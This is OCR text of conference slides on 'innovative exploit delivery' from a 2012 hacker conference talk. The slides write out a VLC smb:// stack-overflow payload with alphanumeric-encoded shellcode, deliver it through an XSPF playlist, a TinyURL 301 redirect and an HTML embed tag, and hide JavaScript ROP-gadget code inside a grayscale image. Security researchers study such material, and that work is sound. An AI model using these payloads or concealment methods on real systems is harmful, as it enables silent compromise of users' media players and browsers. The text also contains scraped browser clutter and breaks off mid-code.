
INNOVATIVE EXPLOIT DELIVERY



SAUMIL SHAH
HITB2012KUL

who am i

Saumil Shah, CEO Net-Square.

- Hacker, Speaker, Trainer, Author - 15 yrs in Infosec.
- M.S. Computer Science
  Purdue University.
- saumil@net-square.com
- LinkedIn: saumilshah
- Twitter: @therealsaumil

My area of work

Penetration Testing

Reverse Engineering

Exploit Writing

New Research


Offensive Security

Attack Defense

Conference Speaker

"Eyes and ears open"

When two forces combine...




SNEAKY
AF120
LETHAL


It's time these guys get...


302
IMG
JS
HTML5
...some help from...


a) The joys of short URLs


VLC smb overflow

- smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
- Classic Stack Overflow.

VLC XSPF file

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/playlist/0">
     <vlc:id>0</vlc:id>
   </extension>
  </track>
 </trackList>
</playlist>
```


Alpha
Encoded
Exploit
Tiny
URL
ZOMFG


TinyURL.com - shorten that long URL into a tiny URL
http://tinyurl.com/create.php
chmodbpf
TinyURL.com
Making long URLs usable! More than 600 million of them. Serving billions of redirects per month
100% Pure Alphanum!
Home
Example
Make Toolbar Button
Redirection
Hide URLs
Preview Feature cool!
Link to Us!
Terms of use
Contact Us!
PayPal Donate
Cool Sites
CoolWhois.com
Unicyclist Community
Gilby.com
MagicBounce
Party Rentals
TinyURL was created!
The following URL:
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAj4?wTYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8A
BuJICVK1JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLKHzNOQeIzNO
CEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWY
IIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0
GpLKQUGLNkQlFeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4NkEQJNP1KpNyNLMTIP
QdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoGlEQJKLK
GlLKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxHk
EYLKOpH0EPC0EPLKQxGLQOEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNj
DNF7KOIwPcCQPlQsDnCUCHPeEPAA}
has a length of 989 characters and resulted in the following TinyURL which has a length of 26 characters:
http://tinyurl.com/ycctrzf
[Open in new window]
Or, give your recipients confidence with a preview TinyURL:
http://preview.tinyurl.com/ycctrzf
[Open in new window]
This TinyURL may have been copied to your clipboard. (This no longer works for those who have upgraded to Flash 10.) To paste it in a document, press and hold down the ctrl key (command key for Mac users) while pressing the V key, or choose the "paste" option from the edit menu.
Find: filter
Next
Previous
Highlight all
Match case
Done
85.255.210.133 +2
Tor Disabled

VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"
     width="320" height="200"
     target="http://tinyurl.com/ycctrzf"
     id="vlc" />
```

301 Redirect from tinyurl


```
HTTP/1.1 301 Moved Permanently
X-Powered-By: PHP/5.2.12
Location: smb://example.com@0.0.0.0/foo/
#{AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAj4?
wTYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJICVK1JjIoFoQRPRBJGrChJmDnEl
GuBzCDHoOHF4P0P0CgLKHzNOQeIzNOCEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWYIIIIIIIIIIIIIIII7QZjAXP0
A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0GpLKQUGLNkQlFeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4N
kEQJNP1KpNyNLMTIPQdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoGlEQJKLKGl
LKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxHkEYLKOpH0EPC0EPLKQxGLQ
OEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNjDNF7KOIwPcCQPlQsDnCUCHPeEPAA}
Content-type: text/html
Content-Length: 0
Connection: close
Server: TinyURL/1.6
```

b) 255 shades of gray

Exploits as Images - 1

- Grayscale encoding (0-255).
- 1 pixel = 1 character.
- Perfectly valid image.

- Decode and Execute!


Mozilla Firefox
http://192.168.128.129/png/data2png.php
Google
function packv(n){var s=new Number(n).toString(16);while(s.length<8)s="0"+s;
return(unescape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax_esp_ret"]=0x6d81bdef;
addressof["pop_eax_ret"]=0x6d906744;addressof["pop_ecx_ret"]=0x6d81cd57;
addressof["mov_peax_ecx_ret"]=0x6d979720;
addressof["mov_eax_pecx_ret"]=0x6d8d7be0;
addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_eax_ret"]=0x6d838f54;
addressof["add_eax_4_ret"]=0x00000000;addressof["call_peax_ret"]=0x6d8aec31;
addressof["add_esp_24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;
addressof["call_peax"]=0x6d802597;function
Convert
data length 5108
dimension 72
I'm an evil Javascript
I'm an innocent image
Done
192.168.128.129
Tor Disabled

```
function packv(n){var s=new
Number(n).toString(16);while(s.length<8)s="0"+
s;return(unescape("%u"+s.substring(4,8)+"%u"+s
.substring(0,4)))}var addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;address
of["xchg_eax_esp_ret"]=0x6d81bdef;addressof["p
op_eax_ret"]=0x6d906744;addressof["pop_ecx_ret
"]=0x6d81cd57;addressof["mov_peax_ecx_ret"]=0x
6d979720;addressof["mov_eax_pecx_ret"]=0x6d8d7
